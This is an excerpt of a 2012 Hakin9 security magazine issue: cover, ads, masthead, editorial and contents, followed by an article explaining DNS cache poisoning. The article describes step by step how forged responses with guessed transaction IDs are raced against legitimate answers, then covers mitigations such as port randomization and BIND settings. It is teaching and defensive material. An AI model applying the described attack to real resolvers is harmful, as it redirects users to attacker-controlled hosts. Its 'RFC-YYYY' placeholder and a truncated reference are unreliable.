

# HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

## DNS CACHE POISONING



**SQL INJECTION BYPASSING THE WAF**

**SECURITY IN VANET**

**INTERVIEW WITH YURY CHEMERKIN**

Vol.7 No.03  
Issue 03/2012(51) ISSN: 1733-7186

PLUS

**TOOL TIME: DIGITAL FORENSICS PLATFORM  
(IL)LEGAL: RATIONAL SECURITY**



# It's here! Penetration testing for Students



**Click here  
To enter the  
early bird list**




## 80% of beginners remain beginners or give up completely

We know the pain of being a beginner. You either don't have the foundational skills or you don't have a clear path to follow. Don't give up. There is a better way. Our course will teach you basics of networks and web apps.

## It's not just about 1337 instructors

Expert teachers hardly remember what took them to the expert status. It's a fact. There is no way to effectively teach beginners other than help them building strong foundations and showing them the correct path.



## You can do it

If you keep studying without a clear learning path you are probably wasting time. Secret is path and perseverance. Better a single step in the correct direction than 10 random steps. Our course will save you months of struggling and frustrations.

# You gotta see this.

[www.elearnsecurity.com](http://www.elearnsecurity.com)



Still hacking virtual machines?



**Coliseum Lab is here!**

The most epic web app hacking lab  
you have ever seen

**CLICK HERE**

14 educational challenges  
in a multi-platform  
environment.

**Epic!**

[www.coliseumlab.com](http://www.coliseumlab.com)



## HAKIN9 team

**Editor in Chief:** Grzegorz Tabaka  
[grzegorz.tabaka@hakin9.org](mailto:grzegorz.tabaka@hakin9.org)

**Managing Editor:** Marta Jabłońska  
[marta.jablonska@hakin9.org](mailto:marta.jablonska@hakin9.org)

**Editorial Advisory Board:** Julian Evans, Aby Rao,  
Nick Baronian, Hamidreza Mohebbi, Mervyn Heng,  
Jesus Rivero, Nikhil Srivastava

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
[ireneusz.pogroszewski@software.com.pl](mailto:ireneusz.pogroszewski@software.com.pl)

**Proofreaders:** Bob Folden, Nick Malecky

**Top Betatesters:** Nick Baronian, John Webb, Ivan Burke

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.


**Senior Consultant/Publisher:** Paweł Marciniak

**CEO:** Ewa Dudzic  
[ewa.dudzic@software.com.pl](mailto:ewa.dudzic@software.com.pl)

**Production Director:** Andrzej Kuca  
[andrzej.kuca@hakin9.org](mailto:andrzej.kuca@hakin9.org)

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserska 1  
Phone: 1 917 338 3631  
[www.hakin9.org/en](http://www.hakin9.org/en)

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.  
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.  
To create graphs and diagrams we used [smartdraw.com](http://smartdraw.com) program by  SmartDraw

Mathematical formulas created by Design Science MathType™

### DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

### Dear all,

WI hope you enjoyed our surprise for 50th issue :)

I heard we have many new subscribers. We wish you all good reading! Thank you for subscribing.

In this issue you will find many interesting articles. First one, by Jesus Rivero. From „DNS Cache Poisoning” you will learn DNS recursive queries, what DNS Cache Poisoning is and how to avoid it. Creating a timeline of events for a forensics case can be one of the most vital pieces of an investigation. There are many different artifacts a forensic investigator can analyze when attempting to create a timeline of events. More you will read in an article „Memory Timelines Using Volatility’s Timeliner” by Nick Baronian. If you are interested in learning more about SQL Injection we present we recommend an article „SQL Injection Bypassing The Waf” by Nikhil Srivastava. With the rapid development of micro-electronic and wireless communication technologies, vehicles are becoming computers on wheels by equipped with intelligent electronic devices called as wireless On Board Units (OBUs). The OBUs integrate computing processers, Global Positioning System (GPS), sensing and storage devices together, providing Ad-Hoc Network connectivity for vehicles. Much more you can read in „Security in Vanet” article. In (IL)LEGAL colum Drake talks about rational security, and in Tool Time column Mervyn Heng writes about Digital Forensics Platform. The last part of the magazine is an interview with Yury Chemerkin.


Now a surprise. After clicking on an advert on page 35 you will download full version of Ashampoo Burning Studio Elements 10 programme. Enjoy! :)

We wish you good time with Hakin9 Magazine.

Marta & Hakin9 Team


## Be reactive...

- Your systems are being attacked 24 hours a day...
- You understand the threats and are protected against them...



## Be proactive...

- My users' behaviour threatens our systems...
- I understand what motivates my users and what threats are coming my way...



ID Theft Protect provides information on threats from a user perspective.

# ATTACK

## 8 DNS Cache Poisoning

by *Jesus Rivero*

Computers that are able to communicate with each other, do so by means of a network protocol, generally TCP over IP, or just TCP/IP. The IP protocol establishes that every node in the network must have, at least, one IP address for other machines to know where to send data to, when trying to communicate with each other. IP addresses, version 4, are 32 bit numbers, formed by octets in a dot-like notation, e.g. 192.168.0.1. These addresses are not that hard to remember, one might say, but as the number of IP address to remember goes up, it becomes more and more difficult to keep track of that amount of bits. Just imagine if you had to remember, only using IP addresses, all of the sites you visit regularly, say google.com, facebook.com, slashdot.org, hakin9.org, meetup.com and your favorite news site about sports or geek stuff. Those are a lot of IP addresses you would have to remember!. The Domain Name System, or DNS, help the internet in so many levels that could be considered one of the internet's most important pieces.

# BASICS

## 16 Memory Timelines Using Volatility's Timeliner

by *Nick Baronian*

Creating a timeline of events for a forensics case can be one of the most vital pieces of an investigation. There are many different artifacts a forensic investigator can analyze when attempting to create a timeline of events. Some of the most common Windows artifacts include filesystem MFT entries, Registry writes and reads, logs, browser history, prefetch files, restore points, RecycleBin, Metadata and so on but one of the areas usually not included in a timeline is memory. Parsing through memory to include memory artifacts can be fairly time-consuming process, but thanks to Jamie Levy (Gleeda) we now have another exceptional Volatility plugin, Timeliner. Currently, the Timeliner plugin has the capability to produce a timeline body file that contains timestamp values for the following: Registry Keys last write time, UserAssist last run times, Process timestamps, Thread timestamps, Network timestamps, Event Log timestamps and PE creation timestamps.

## 22 SQL INJECTION BYPASSING THE WAF

by *Nikhil Srivastava*

A firewall is a device or set of devices designed to permit or deny network transmissions based upon a set of rules and is frequently used to protect networks

from unauthorized access while permitting legitimate communications to pass. Many personal computer operating systems include software-based firewalls to protect against threats from the public Internet. Many routers that pass data between networks contain firewall components and, conversely, many firewalls can perform basic routing functions. Let us discuss some firewall types. Network layer firewalls, also called packet filters, operate at a relatively low level of the TCP/IP protocol stack, not allowing packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. The term „packet filter” originated in the context of BSD operating systems.

# INFOSECURITY EUROPE

## 30 INFOSECURITY EUROPE 2012

2012 has only just begun and already it looks to be a challenging year for those securing their organisations. With the new EU data privacy laws being introduced with a common set of privacy standards to be applied to organisations across the entire European Union for the first time, and potential fines of 2% of revenue imposed by the EU for a data breach, will have a significant impact on organisations who fail to comply. As money is tight, and the economy still in recession, IT Departments are under increasing pressure to deliver more with less. However, it appears that for Cyber Criminals business is still booming – and the rate at which it is growing is alarming. The last few months have seen a disturbing rise in the number of hacks, and the increasing threat from those we trust. Posing the question – does crime increase in a recession? For those IT professionals charged with securing their organisations there is a battle ahead, and they need to act fast to tackle the threat.

# DEFENSE

## 32 Security in Vanet

by *Hamidreza Mohebbi*

With the rapid development of micro-electronic and wireless communication technologies, vehicles are becoming computers on wheels by equipped with intelligent electronic devices called as wireless On Board Units (OBUs). The OBUs integrate computing processors, Global Positioning System (GPS), sensing and storage devices together, providing Ad-Hoc Network connectivity for vehicles. With the OBUs, vehicles can communicate with each other when moving on roads and with fixed roadside infrastructure as well when passing by them. These fixed roadside infrastructures are described as Roadside Units (RSUs), which are usually connected to

backbone Internet though wired or wireless connection. Thus, the vehicle-to-vehicle (V2V) communications and vehicle-to-roadside infrastructure (V2I or V2R) communications basically form the Vehicular Ad Hoc networks (VANET) which are attracting considerable attention from both automotive industry and research community.

## (IL)LEGAL

### 42 Rational Security

by Drake

This time of year is often a reflective one for many people; on the basis of these reflections, in many countries, to pick a few things, divorce rates, suicides, and job changes all hit peak volumes. In recent months I have been quite scathing about regulators, and the degree of effectiveness. So, it was in a reflective mood that I visited the website of the Information Commissioner's Office (the ICO), which is the primary regulatory body for Data Protection in the UK. I cast my eye over the news section, which contains details of the latest fines handed out for breaches of data protection legislation in the UK; these are usually good for capturing a few cautionary tales. One story caught my eye in particular; a real estate agent had been fined L614 (about US\$900) for failing to register that he held personal details about clients. This is by no means the biggest fine handed out, nor even the biggest in the previous month or two.

## TOOL TIME

### 44 Digital Forensics Platform

by Mervyn Heng

Digital Forensics is a niche domain within Information Security. It can be further divided into System and Network Forensics. System Forensics requires an in-depth knowledge of Operating Systems (OS) and file systems whilst Network Forensics requires an extensive understanding of network protocols and discernment of application behaviour. System Forensics is mature and that is evident in the tools readily available to support that form of investigation. Network Forensics on the other hand is an area that is slowly catching up. DEFT Linux caters to Digital Forensics with an environment pre-installed with tools to support both layers of investigation.

## INTERVIEW

### 46 Interview with Yury Chemerkin

by Aby Rao

Now I'm involved more in researching a field of legal defence (EU & RU) in case of Cloud Security and BlackBerry rather than technical field of them. Several years ago, I think that there's no new in this field (and in management field too) while technical part was a more real definition until BlackBerry and Cloud has appeared. Final example in this question section, it's "fun" but I can't buy in Russia any Cloud Solution for non-commercial purposes and use it. I haven't an idea how explain it to Russian resellers. That's why I prefer to buy it directly.

Learn  
Web Application Security  
with...



## Coliseum

Virtual labs  
100% practical hands on  
training  
by eLearnSecurity

**FIND OUT**  
14 educational challenges

- ✓ Real world scenarios
- ✓ No set-up time
- ✓ Play on MS SQL Server
- ✓ Got stuck? We support!

# DNS Cache Poisoning

Computers that are able to communicate with each other, do so by means of a network protocol, generally TCP over IP, or just TCP/IP. The IP protocol establishes that every node in the network must have, at least, one IP address for other machines to know where to send data to, when trying to communicate with each other.

---

## What you will learn...

- DNS recursive queries
- What is DNS Cache Poisoning
- How to avoid it
- A little bit about DNSSEC

## What you should know...

- What is DNS and what is it for
- DNS zones and components

IP addresses, version 4, are 32 bit numbers, formed by octets in a dot-like notation, e.g. 192.168.0.1.

These addresses are not that hard to remember, one might say, but as the number of IP address to remember goes up, it becomes more and more difficult to keep track of that amount of bits.

Just imagine if you had to remember, only using IP addresses, all of the sites you visit regularly, say google.com, facebook.com, slashdot.org, hakin9.org, meetup.com and your favorite news site about sports or geek stuff. Those are a lot of IP addresses you would have to remember!

The Domain Name System, or DNS, help the internet in so many levels that could be considered one of the internet's most important pieces. The DNS primary mission is to provide a decentralized database of names-IP address mappings. Or a way to *resolve* names into IP addresses and viceversa.

Initially, the DNS information was stored in a single file, called *HOSTS.txt*, centrally maintained by NIC and was distributed to every host via the FTP protocol. As the amount of hosts started sky-rocketing, a new solution to the problem posed by having a single file and a single entity to administer it was needed. So, the quest to design the DNS started.

## How does the DNS work

As mentioned before, the Domain Name System is a decentralized database of domain names-IP addresses

mappings. The components of the DNS are outlined in RFC-YYYY:

- The Domain Name Space and Resource Records
- Name Servers
- Resolvers

The Domain Name Space and Resource Records is the structure form in which the information is stored in the system. The Domain Name Space is a tree-shaped hierarchical structure. Each node and leaf contain information about a host or group of hosts. This information describes resource types and hosts.

Name Servers store pieces of the Domain Name tree. Each *authoritative* Name Server stores a subset of the tree and is the *official source* of information about it. Name Servers also provide a mechanism to receive and answer client's queries about the database.

Resolvers are the clients that make queries to the Name Servers, to translate names into IP addresses or IP addresses into names.

The subset of the tree stored by authoritative Name Servers, is further organized by zones. A zone is kind of a database that holds information on the hosts present in that tree's subset. It also holds information about global parameters like the zone serial, Time-to-Live, expiration time, etc.



A DNS zone contains records, and those records are associations of names and addresses and they have a type. The most common types of records are:

- A: Denotes an IPv4 address.
- AAAA: Record is an IPv6 address.
- MX: Record is a Mail Server.
- NS: Record is a Name Server
- CNAME: Record is an alias for another record.

Each type of record gives the type of information that is available for each hostname in the zone. We can query a Name Server for a specific record type or for any type. For example, we could query a Name Server for the NS record of a domain name:

```
#What is the NS entry for the domain example.com:
```

```
$ dig example.com NS
```

The command above would give us back the list of records of the type NS that are listed in the zone for *example.com*.

### Name resolution process

When a client sends a query to a *Name Server* (NS) to try to resolve an IP address, The NS can answer in different ways:

- If the NS is authoritative for the name being queried, then it searches its database and responds with the information being asked.

#### Listing 1. Example of a Name resolution query using dig

```
$ dig google.com

; <<>> DiG 9.7.3-P3 <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15463
;; flags: qr rd ra; QUERY: 1, ANSWER: 16, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                286    IN      A       173.194.43.40
google.com.                286    IN      A       173.194.43.46
google.com.                286    IN      A       173.194.43.45
google.com.                286    IN      A       173.194.43.32
google.com.                286    IN      A       173.194.43.35
google.com.                286    IN      A       173.194.43.47
google.com.                286    IN      A       173.194.43.38
google.com.                286    IN      A       173.194.43.43
google.com.                286    IN      A       173.194.43.33
google.com.                286    IN      A       173.194.43.37
google.com.                286    IN      A       173.194.43.39
google.com.                286    IN      A       173.194.43.44
google.com.                286    IN      A       173.194.43.36
google.com.                286    IN      A       173.194.43.42
google.com.                286    IN      A       173.194.43.41
google.com.                286    IN      A       173.194.43.34

;; Query time: 8 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed Feb 22 07:36:39 2012
;; MSG SIZE rcvd: 284
```

- If the NS is not authoritative for the domain name being queried, then the NS can ask other Name Servers to try to resolve the name in behalf of the client. If the NS succeeds in this task, the result from querying the external NS is then cached, and returned to the client.
- If the NS is not authoritative for the domain being queried, then the NS may choose not to ask other name servers, but to redirect the client to another NS that may be able to answer it query.

Listing 1 shows an example of a DNS query using a command line query tool called dig. Dissecting this query shows some of the functionality of the system:

- The output shows 4 sections: `HEADER`, `QUESTION`, `ANSWER` and (let's just call it) `META`.
- The `HEADER` section which tells us about the outcome of the query. The `HEADER` section in this example shows that it is answering a query (opcode: `QUERY`), there was no error (status: `NOERROR`), there was one query (`QUERY: 1`), that there were 16 entries in the `ANSWER` section (`ANSWER: 16`) and there were no entries in the `AUTHORITY` section or in the `ADDITIONAL` section (`AUTHORITY: 0, ADDITIONAL: 0`).
- The `QUESTION` section shows the question made to the NS. In this example, the question can be

translated to something like this: Look for the IPv4 address associated with the name google.com.

- The `ANSWER` section gives the response to the query. As there are multiple addresses associated with the domain name google.com, then all of the addresses are returned. In this case 16 addresses point to the domain name google.com.
- The Meta information at the bottom of the listing, shows information about the query: Time it took to be answered, When it was answered, who answered it and the size of the response message.

As you can see, there is a lot of useful information in the response shown to the query made. Now we can talk to google.com using one (or more) IP addresses we just got in the `ANSWER` section. A lot more information, not explicitly shown, can be extracted from the answer received. It can be determined that the results being shown were previously cached by the responding server (192.168.1.1 in the example) instead of coming directly from an authoritative Name Server for the domain google.com.

This happens because the NS that responded to the query, which is my network router, is trying to save me some bandwidth, and bandwidth from other NS networks, by caching the results of a previous query. If results weren't being cached, then every time a

#### Listing 2. Example of a non-cached name resolution query

```
$ dig example.com

; <<>> DiG 9.7.3-P3 <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 14516
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                IN      A

;; ANSWER SECTION:
example.com.                 172800  IN      A      192.0.43.10

example.com.                 172800  IN      NS     b.iana-servers.net.
example.com.                 172800  IN      NS     a.iana-servers.net.

;; Query time: 410 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Wed Feb 22 07:49:50 2012
;; MSG SIZE rcvd: 93
```

machine in my network tries to *access google.com* (or other machine in the subset like *www.google.com* or *mail.google.com*), my NS would have to forward the query to translate the domain to an IP address and so on; and that wouldn't make much sense.

In Listing 2, we have an answer to another query. this time we are asking the same NS, to provide us with the IPv4 address to *example.com*, which is a domain that no other machine in the network has asked to resolve before. In this listing we can see the same basic structure shown in the previous example, only that there are some different things. In the output shown in Listing 2 there is an additional `AUTHORITY` section with two entries pointing to two new Name Servers. What this means is that our NS could not resolve the query for *example.com* for some reasons: a) Because it was not `AUTHORITATIVE` for the example domain and b) because it didn't have it in its cache.

As our Name Server could not answer the query, it had to forward the request to another Name Server, which is shown in the `AUTHORITY` section of the answer. If we were to repeat the query to resolve *example.com*, we would notice that the `AUTHORITY` section of the answer would be missing, meaning that our Name Server has cached the first answer already, thus eliminating the need to ask *a.iana-servers.net* and/or *b.iana-servers.net* to resolve it for us again.


Cache is useful in many situations, from compiling source code and serving web pages, to resolving DNS queries like in our examples. But like many other useful things, it comes not without some burdens. One of the most important problems that has to be addressed when working with cache is to know when it stops being valid.

In DNS in particular, this problem is addressed by way of the TTL (*Time to Live*) parameter. This parameter is set in the zone file and specifies the amount of time a record can be held in the cache, before being discarded. When a Name Server receives a request to resolve a domain name, it first checks if it has already resolved it before, therefore looks into its cache. If the entry exists and the TTL has not been exceeded, then it returns the stored information. In the other hand, if the information exists in the cache but the TTL has been exceeded, then the NS has to try its best to provide an answer for the resolver about the domain being queried.

This process of coming up with an answer to a resolver's query can be of three types [1].

- If the NS is `AUTHORITATIVE` for the domain being queried, then the NS responds with the information from its zone files.
- If the NS is configured as a recursive NS, then the NS will try to reach other name servers in behalf of the resolver, to answer the query.
- If the NS is configured as an iterative NS, then the NS will return a partial response to the client, with information on how to reach other name servers, so the resolver can send the query to them. This method involves caching responses as well, as the NS must be capable of resolving the next NS address to return it to the resolver.

When a Name Server starts a query on another NS to try to resolve (recursively or iteratively) a query for a resolver, a window of opportunity is then wide



**Figure 1.** DNS Name resolution process

open in which an attacker can try to hijack the query and answer it with malicious information. If the attack succeeds, *bad* data will be cached by the NS and returned to the client every time a matching query is emitted, for as long as the TTL is still valid.

## DNS Cache Poisoning

Figure 1 shows a typical query from a resolver, and it goes like this:

- The Resolver talks to its DNS Server and queries it to resolve the associated address for IN A *www.company.com*.
- The NS, not being authoritative for domain *company.com*, forwards the query to the Root Servers [2].
- 3. The Root Servers respond to the NS with the authoritative name servers for the .com namespace.
- The NS asks the authoritative name servers for the .com namespace, for *company.com*.
- The NS for the namespace .com, redirects the DNS Server to the authoritative name server for *company.com*.
- The DNS Server then asks the name server for *company.com* to resolve *www.company.com*.
- The authoritative name server for *company.com* will answer the original query for IN A *www.company.com* (is the record exists).
- The NS will cache the result and forward it to the resolver.

There are some assumptions in the process. The first assumption is that the NS is configured to be recursive, although the iterative process would be similar in the steps, but performed by the resolver instead of the NS. The second assumption is that the initial NS was configured as a caching NS, else the NS would have to perform the steps outline above every time a resolver needs to get an address resolved, even if its part of the same request, or was recently resolved.

DNS Cache Poisoning is the process by which an attacker responds to a NS recursive query with bad information making it look like it comes from legitimate sources. The NS, after receiving the response, stores the information in its cache making it available to all the clients it serves.

As previously noted, when an NS can't resolve a given address by itself, it must relay on external name servers to help. The query packet sent from the NS to Root Servers, Authoritative servers for TLD [3] domains and other authoritative name servers, besides including the actual question, it includes a field called TransactionID, which helps match the question from the NS, to the answer provided by external name servers.

Not all answers received from authoritative name servers are accepted as-is. Some checks must be completed first:

- The destination port in the answer must match the source port in the question.
- The TransactionID in the answer must match the original TransactionID.




Figure 2. DNS Poisoning process

- `ANSWER` must address the original `QUESTION`.
- The `AUTHORITATIVE` section of the answer should list authoritative servers for the `ANSWER` section.

Of all those checks, the most difficult ones to forge are the matching TransactionID and the UDP source port, as the other two checks are known by the attacker. The TransactionID [4], according to the bug discovered by Dan Kaminsky, is simple enough to guess, as it is only 16 bits (and some are even incremental and not random). The UDP port is not random enough, as some DNS servers just use the standard IANA UDP port for DNS, port 53, to send and receive queries and responses to those queries.

The DNS Cache Poisoning process is shown in Figure 2. And the steps to exploit it, follow:

- First, the attacker initiates the process by asking the target DNS Server to resolve `www.company.com`.
- Two things happen simultaneously in this step: a) The DNS Server does not have `www.company.com` in its cache and is not authoritative for `company.com`, so it starts the process of recursively trying to resolve `company.com` using external name servers; b) As the attacker has time before the DNS Server completes the process of resolving `www.company.com` through the standard process, he starts flooding the DNS Server with forged DNS response packets, changing the TransactionID in each response. As each of the TransactionID is changed, and that the attacker can send multiple DNS response packets before the other process (2a) finishes, chances are one of those response packets will match the original TransactionID sent by the DNS Server.
- The Root Server responds with another authoritative name server, this time for the `.com` TLD. The latter responds to the DNS Server with the authoritative name server for `company.com`
- The DNS Server asks the name server for `company.com`, to resolve `www.company.com`.
- The name server for `company.com` responds with a matching TransactionID and destination port to DNS Server, with the requested address for `www.company.com`.
- The DNS Server caches the response and forwards it to the attacker (acting as a regular client).

The thing with DNS Cache Poisoning is that for it to succeed, step 2b (in Figure 2) must arrive, with a matching destination port and TransactionID) before the official response (step 5). If the forged package arrives first, then the DNS Server's cache will store the forged address for `www.company.com` and will be serving it for all of its clients (step 6). If the *official*

response arrives before the attacker can produce a matching combination for destination port and TransactionID, nothing happens and the attacker can try again.

As pointed by Kaminski in his presentation, there isn't much a DNS Server (or Sysadmin for that matter) can do to prevent this type of attack. There is always a way in which an attacker can trick any DNS Server into accepting forged information in its cache. There are, however, some measures that can help minimize the success of the cache poisoning, such as, making sure to regularly patch the DNS Server software to keep it up-to-date with newly known vulnerabilities; implement source port randomization, to increase the difficulty of actually finding the right combination of destination port + TransactionID; and making sure the TransactionID are actually random and not incremental or easily predictable.

## Measures against DNS Cache Poisoning

The simple of *fixes*, as noted above, is to make sure both, TransactionID and query source port randomization are supported by the DNS Server you are configuring. In case you are using BIND [5], you should make sure you are using the latest version (version 9.8.1-P1 as of now) and that the following options are NOT in the `named.conf` file:

- `query-source port 53;`
- `query-source-ipv6 port 53;`

Removing these options from the configuration file should help minimize the degree of success of cache poisoning attacks, as it increases the size of the problem space the attacker have to guess by randomizing two variables, instead of just one 16-bit variable. If the DNS Server is running behind a Firewall, removing these options can make the DNS Server to stop working, so make sure you configure the Firewall properly before allowing the DNS Server to use query source port randomization.

To check if your DNS Server is selecting random UDP port for its queries, the fine guys at DNS-OARC [6] have put together a tool that assess the rating of randomization a DNS Server is implementing. To test your DNS Server, just do as follows:

```
# Suppose the DNS Server to test is located at 1.2.3.4
$ dig +short @1.2.3.4 porttest.dns-oarc.net TXT
```

If you get something like this:

```
z.y.x.w.v.u.t.s.r.q.p.o.n.m.l.k.j.i.h.g.f.e.d.c.b.a.pt.d
ns-oarc.net.
„1.2.3.4 is POOR: 26 queries in 2.7 seconds from 1 ports
with std dev 0”
```

## References

- Iterative and Recursive resolution methods are mentioned in <http://www.rfc-editor.org/rfc/rfc1034.txt> [1]
- Root Servers are... [2]
- TLD stands for Top-Level Domains, such as .COM, .NET, .ORG, .INFO, etc [3]
- Kaminsky's BlackOps 2008 presentation on DNS Cache Poisoning: [http://s3.amazonaws.com/dmk/DMK\\_BO2K8.ppt](http://s3.amazonaws.com/dmk/DMK_BO2K8.ppt) [4]
- BIND: Open Source software that implements a DNS Server and related tools: <http://www.isc.org/software/bind> [5]
- DNS-OARC: Domain Name System Operations Analysis and Research Center. <https://www.dns-oarc.net/oarc/services/porttest> [6]
- <http://www.isc.org/software/bind/advisories/cve-2008-1447> [7]
- RFC 4033: <http://tools.ietf.org/html/rfc4033> [8]

